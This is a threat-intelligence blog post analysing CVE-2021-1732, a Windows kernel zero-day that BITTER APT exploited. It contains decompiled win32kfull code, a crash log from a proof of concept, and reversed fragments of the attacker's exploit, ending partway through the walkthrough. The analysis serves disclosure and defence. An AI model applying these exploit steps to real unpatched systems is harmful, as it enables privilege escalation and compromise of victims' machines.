Windows kernel zero-day exploit (CVE-2021-1732) is used by BITTER APT in targeted attack

ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack/

猎影实验室

February 10, 2021

Background

In December 2020, DBAPPSecurity Threat Intelligence Center found a new component of BITTER APT. Further analysis into this component led us to uncover a zero-day vulnerability in win32kfull.sys. The origin in-the-wild sample was designed to target newest Windows10 1909 64-bits operating system at that time. The vulnerability also affects and could be exploited on the latest Windows10 20H2 64-bits operating system. We reported this vulnerability to MSRC, and it is fixed as CVE-2021-1732 in the February 2021 Security Update.

So far, we have detected a very limited number of attacks using this vulnerability. The victims are located in China.

Timeline

- · 2020/12/10: DBAPPSecurity Threat Intelligence Center caught a new component of BITTER APT.
- · 2020/12/15: DBAPPSecurity Threat Intelligence Center uncovered an unknown windows kernel vulnerability in the component and started the root cause analysis.
- · 2020/12/29: DBAPPSecurity Threat Intelligence Center reported the vulnerability to MSRC.
- · 2020/12/29: MSRC confirmed the report has been received and opened a case for it.
- · 2020/12/31: MSRC confirmed the vulnerability is a zero-day and asked for more information.
- · 2020/12/31: DBAPPSecurity provided more detail to MSRC.
- · 2021/01/06: MSRC thanked for the addition information and started working for a fix for the vulnerability.
- · 2021/02/09: MSRC fixes the vulnerability as CVE-2021-1732.

Highlights


According to our analysis, the in-the-wild zero-day has the following highlights:

1. 1. **It targets the latest version of Windows10 operating system**
    1. 1.1. The in-the-wild sample targets the latest version of Windows10 1909 64-bits operating system (The sample was compiled in May 2020).
    2. 1.2. The origin exploit aims to target several Windows 10 versions, from Windows10 1709 to Windows10 1909.
    3. 1.3. The origin exploit could be exploited on Windows10 20H2 with minor modifications.
2. 2. **The vulnerability is high quality and the exploit is sophisticated**
    1. 2.1. The origin exploit bypasses KASLR with the help of the vulnerability feature.
    2. 2.2. This is not a UAF vulnerability. The whole exploit process is not involved heap spray or memory reuse. The Type Isolation mitigation can't mitigate this exploit. It is unable to detect it by Driver Verifier, the in-the-wild sample can exploit successfully when Driver Verifier is turned on. It's hard to hunt the in-the-wild sample through sandbox.
    3. 2.3. The arbitrary read primitive is achieved by vulnerability feature in conjunction with GetMenuBarInfo, which is impressive.
    4. 2.4. After achieving arbitrary read/write primitives, the exploit uses Data Only Attack to perform privilege escalation, which can't be mitigated by current kernel mitigations.
    5. 2.5. The success rate of the exploit is almost 100%.
    6. 2.6. When finishing exploit, the exploit will restore all key struct members, there will be no BSOD after exploit.
3. 3. **The attacker used it with caution**
    1. 3.1. Before exploit, the in-the-wild sample detects specific antivirus software.
    2. 3.2. The in-the-wild sample performs operating system build version check, if current build version is under than 16535(Windows10 1709), the exploit will never be called.
    3. 3.3. The in-the-wild sample was compiled in May 2020, and caught by us in December 2020, it survived at least 7 months. This indirectly reflects the difficulty of capturing such stealthy sample.


Technical Analysis

0x00 Trigger Effect

If we run the in-the-wild sample in the lasted windows10 1909 64-bits environment, we could observe current process initially runs under Medium Integrity Level.



After the exploit code executing, we could observe current process runs under System Integrity Level. This indicates that the Token of the current process has been replaced with the Token of System process, which is a common method of exploiting kernel privilege escalation vulnerabilities.



If we run the in-the-wild sample in the lasted windows10 20H2 64-bits environment, we could observe BSOD immediately.


0x01 Overview Of The Vulnerability

This vulnerability is caused by xxxClientAllocWindowClassExtraBytes callback in win32kfull!xxxCreateWindowEx. The callback causes the setting of a kernel struct member and its corresponding flag to be out of sync.

When xxxCreateWindowEx creating a window that has WndExtra area, it will call xxxClientAllocWindowClassExtraBytes to trigger a callback, the callback will return to user mode to allocate WndExtra area. In the custom callback function, the attacker could call NtUserConsoleControl and pass in the handle of current window, this will change a kernel struct member (which points to the WndExtra area) to offset, and setting a corresponding flag to indicate that the member now is an offset. After that, the attacker could call NtCallbackReturn in the callback and return an arbitrary value. When the callback ends and return to kernel mode, the return value will overwrite the previous offset member, but the corresponding flag is not cleared. After that, the unchecked offset value is directly used by kernel code for heap memory addressing, causing out-of-bounds access.

0x02 Root Cause

We completely reversed the exploit code of the in-the-wild sample, and constructed a poc base it. The following figure is the main execution logic of our poc, we will explain the vulnerability trigger logic in conjunction with this figure.



In win32kfull!xxxCreateWindowEx, it will call user32!_xxxClientAllocWindowClassExtraBytes callback function to allocate the memory of WndExtra by default. The return value of the callback is a use mode pointer which will then been saved to a kernel struct member (the WndExtra member).

```
LODWORD(v266) = 0;
if ( (unsigned __int8)tagWND::RedirectedFieldcbwndExtra<int>::operator!=(v39 + 177, &v266) )
{
  *(_QWORD *)(*(_QWORD *)(v39 + 0x28) + 0x128i64) = xxxClientAllocWindowClassExtraBytes(*(unsigned int *)(*(_QWORD *)(v39 + 0x28) + 0xC8i64));
  v311 = 0i64;
  if ( (unsigned __int8)tagWND::RedirectedFieldpExtraBytes::operator==<unsigned __int64>(v39 + 320, &v311) )
  {
    v246 = 2;
    goto LABEL_470;
  }
```

If we call win32kfull!xxxConsoleControl in a custom _xxxClientAllocWindowClassExtraBytes callback and pass in the handle of current window, the WndExtra member will be change to an offset, and a corresponding flag will be set (|=0x800).

```
    if ( *(_DWORD *)(*v16 + 0xE8) & 0x800 )
    {
      ReAlloc_DesktopAlloc = *(_QWORD *)(v22 + 0x128) + *(_QWORD *)(*(_QWORD *)(v15 + 0x18) + 0x80i64);
    }
    else
    {
      ReAlloc_DesktopAlloc = DesktopAlloc(*(_QWORD *)(v15 + 0x18), *(_DWORD *)(v22 + 0xC8));
      if ( !ReAlloc_DesktopAlloc )                // 分配失败
      {
        v5 = 0xC0000017;
LABEL_33:
        ThreadUnlock1(v22, v19, v20, v21);
        return v5;
      }
      if ( *(_QWORD *)(*v16 + 0x128) )
      {
        v24 = ((__int64 (__fastcall *)(__int64, __int64, __int64, __int64))PsGetCurrentProcess)(v22, v19, v20, v21);
        v31 = *(_DWORD *)(*v16 + 200);
        v30 = *(const void **)(*v16 + 0x128);
        memmove((void *)ReAlloc_DesktopAlloc, v30, v31);
        if ( !(*(_DWORD *)(v24 + 0x30C) & 0x40000008) )
          xxxClientFreeWindowClassExtraBytes(v15, *(_QWORD *)(*(_QWORD *)(v15 + 0x28) + 0x128i64));
      }
      v22 = ReAlloc_DesktopAlloc - *(_QWORD *)(*(_QWORD *)(v15 + 0x18) + 0x80i64);
      *(_QWORD *)(*v16 + 0x128) = v22;
    }
    if ( ReAlloc_DesktopAlloc )
    {
      *(_DWORD *)ReAlloc_DesktopAlloc = *(_DWORD *)(v4 + 8);
      *(_DWORD *)(ReAlloc_DesktopAlloc + 4) = *(_DWORD *)(v4 + 0xC);
    }
    *(_DWORD *)(*v16 + 0xE8) |= 0x800u;
```


The poc triggers an BSOD when calling DestoryWindow, win32kfull!xxxFreeWindow will check the flag above, if it has been set, indicating the WndExtra member is an offset, xxxFreeWindow will call RtlFreeHeap to free the WndExtra area; if not, indicating the WndExtra member is an use mode pointer, xxxFreeWindow will call xxxClientFreeWindowClassExtraBytes to free the WndExtra area.

```
*(_WORD *)(v27 + 42) |= 0x8000u;
DeskHeap_By_R0 = *(_QWORD *)(_TagWnd + 0x28);
R3_Heap_Address = *(_QWORD *)(DeskHeap_By_R0 + 0x128);
if ( (unsigned __int64)(R3_Heap_Address - 1) <= 0xFFFFFFFFFFFFFFFDui64 )
{
  if ( *(_DWORD *)(DeskHeap_By_R0 + 0xE8) & 0x800 )
  {
    RtlFreeHeap(
      *(_QWORD *)(*(_QWORD *)(_TagWnd + 0x18) + 0x80i64),
      0i64,
      R3_Heap_Address + *(_QWORD *)(*(_QWORD *)(_TagWnd + 0x18) + 0x80i64),
      v29,
      v140,
      *(_QWORD *)v142,
      *(_QWORD *)v143,
      v144);
    *(_QWORD *)(*(_QWORD *)(_TagWnd + 0x28) + 0x128i64) = 0i64;
  }
  else
  {
    *(_QWORD *)(DeskHeap_By_R0 + 0x128) = 0i64;
    if ( !(*(_DWORD *)(PsGetCurrentProcess(
                         DeskHeap_By_R0,
                         v30,
                         v28,
                         v29,
                         v140,
                         *(_QWORD *)v142,
                         *(_QWORD *)v143,
                         v144)
                     + 780) & 0x40000008)
      && !(*(_DWORD *)(v4 + 480) & 1) )
    {
      xxxClientFreeWindowClassExtraBytes(_TagWnd, R3_Heap_Address);
```

We could call NtCallbackReturn in the end of custom _xxxClientAllocWindowClassExtraBytes callback and return an arbitrary value. When the callback finishes and return to kernel mode, the return value will overwrite the offset member, but the corresponding flag is not cleared.

In the poc, we return an user mode heap address, the address overwrites the origin offset to an user mode heap address(fake_offset). This finally causes win32kfull!xxxFreeWindow to trigger an out-of-bound access when using RtlFreeHeap to release a kernel heap.

- What RtlFreeHeap expects to free is RtlHeapBase+offset
- What RtlFreeHeap actually free is RtlHeapBase+fake_offset




If we call the RtlFreeHeap here, it will trigger a BSOD.


```
1: kd> p
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000050
                       (0xFFFFCFEE4253BC20,0x0000000000000000,0xFFFFF80126482490,0x0000000000000002)

WARNING: This break is not a step/trace completion.
The last command has been cleared to prevent
accidental continuation of this unrelated event.
Check the event, location and thread before resuming.
Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff801`265ea970 cc              int     3
1: kd> k
 # Child-SP          RetAddr               Call Site
00 fffff601`56bd4b68 fffff801`266c7db2     nt!DbgBreakPointWithStatus
01 fffff601`56bd4b70 fffff801`266c74a7     nt!KiBugCheckDebugBreak+0x12
02 fffff601`56bd4bd0 fffff801`265e2c27     nt!KeBugCheck2+0x947
03 fffff601`56bd52d0 fffff801`2662ce82     nt!KeBugCheckEx+0x107
04 fffff601`56bd5310 fffff801`264e9aff     nt!MiSystemFault+0x198d62
05 fffff601`56bd5410 fffff801`265f0b5e     nt!MmAccessFault+0x34f
06 fffff601`56bd55b0 fffff801`26482490     nt!KiPageFault+0x35e
07 fffff601`56bd5740 fffff801`2653027a     nt!RtlpHpVsContextFree+0x570
08 fffff601`56bd57e0 fffff801`265301fc     nt!RtlpFreeHeapInternal+0x5a
09 fffff601`56bd5860 ffffcd8c`ba26671e     nt!RtlFreeHeap+0x3c
0a fffff601`56bd58a0 ffffcd8c`ba263142     win32kfull!xxxFreeWindow+0x4ba
0b fffff601`56bd59d0 ffffcd8c`ba261a8a     win32kfull!xxxDestroyWindow+0x922
0c fffff601`56bd5ad0 fffff801`265f4355     win32kfull!NtUserDestroyWindow+0x3a
0d fffff601`56bd5b00 00007ffe`637a23e4     nt!KiSystemServiceCopyEnd+0x25
0e 000000fc`ed6ff728 00007ff6`bfdf129e     0x00007ffe`637a23e4
0f 000000fc`ed6ff730 00000000`00002000     0x00007ff6`bfdf129e
10 000000fc`ed6ff738 00007ff6`bfdf32e0     0x2000
11 000000fc`ed6ff740 00007ffe`65dc7330     0x00007ff6`bfdf32e0
12 000000fc`ed6ff748 00007ffe`639baeac     0x00007ffe`65dc7330
13 000000fc`ed6ff750 00007ffe`00000000     0x00007ffe`639baeac
14 000000fc`ed6ff758 00007ffe`00000000     0x00007ffe`00000000
15 000000fc`ed6ff760 00007ffe`00000000     0x00007ffe`00000000
16 000000fc`ed6ff768 00000000`00000000     0x00007ffe`00000000
```

0x03 Exploit

The in-the-wild sample is a 64-bits program, it first calls CreateToolhelp32Snapshot and some other functions to enumerate process to detect “avp.exe” (avp.exe is a process of Kaspersky Antivirus Software).



However, when detecting the “avp.exe” process, it will only save some value to custom struct and will not exit process, the full exploit function will still be called. We install the Kaspersky antivirus product and run the sample; it will obtain system privileges as usual.



It then calls IsWow64Process to check whether the current environment is 32-bits or 64-bits, and fix some offsets based on the result. Here the code developer seems make a mistake, according to the source code below, g_x64 should be understood as g_x86, but subsequent calls indicate that this variable represents the 64-bits environment.

However, the code developer forces g_x64 to TRUE at initialization, the call to IsWow64Process actually can be ignored here. But this seems to imply that the developer had also developed another 32-bits version exploit.

```
  g_x64 = 1;
  hCur = GetCurrentProcess();
  IsWow64Process(hCur, &Wow64Process);
  if ( Wow64Process )
  {
    g_x64 = 1;
    goto LABEL_35;
  }
  if ( g_x64 )
  {
LABEL_35:
    offset_0x2C = 0x2C;
    offset_0x28 = 0x28;
    offset_0x40 = 0x40;
    offset_0x44 = 0x44;
    offset_0x58 = 0x58;
  }
  else
  {
    offset_0xC8 = 0x80;
    offset_0x18 = 0x10;
    offset_0x1C = 0x14;
    offset_0xE0 = 0x90;
    offset_0x128 = 0xC0;
```

After fixing some offsets, it obtains the address of RtlGetNtVersionNumbers, NtUserConsoleControl and NtCallbackReturn. Then it calls RtlGetNtVersionNumbers to get the build number of current operating system, the exploit function will only be called when the build number is larger than 16535(Windows10 1709), and if the build number larger than 18204(Windows10 1903), it will fix some kernel struct offset. This seems to imply that support for these versions was added later.

```
pfnRtlGetNtVersionNumbers((char *)&v34 + 4, &v34, &BuildNumber);
BuildNumber_ = (unsigned __int16)BuildNumber;
LODWORD(BuildNumber) = BuildNumber_;
if ( BuildNumber_ >= 16353 )                // 1709
{
  if ( BuildNumber_ >= 18204 && g_x64 )      // 1903
  {
    offset_ActiveProcessLinks = 0x2F0;
    offset_InheritedFromUniqueProcessId = 0x3E8;
    offset_Token = 0x360;
    offset_UniqueProcessId = 0x2E8;
  }
  ret = eop(0.0);
}
```

If the current environment passes the check, the exploit will be called by the in the wild sample. The exploit first searches bytes to get the address of HmValidateHandle, and hooks USER32!_xxxClientAllocWindowClassExtraBytes to a custom callback function.

```
hUser32 = GetModuleHandleA("User32.dll");
pfnIsMenu = GetProcAddress(hUser32, "IsMenu");
uiHMValidateHandleOffset = 0;
i = 0i64;
while ( *(pfnIsMenu + i) != 0xE8u )
{
  ++uiHMValidateHandleOffset;
  if ( ++i >= 0x15 )
    return 0i64;
}
g_pfnHmValidateHandle = (pfnIsMenu + uiHMValidateHandleOffset + *(pfnIsMenu + uiHMValidateHandleOffset + 1) + 5);
IsMenu(0i64);
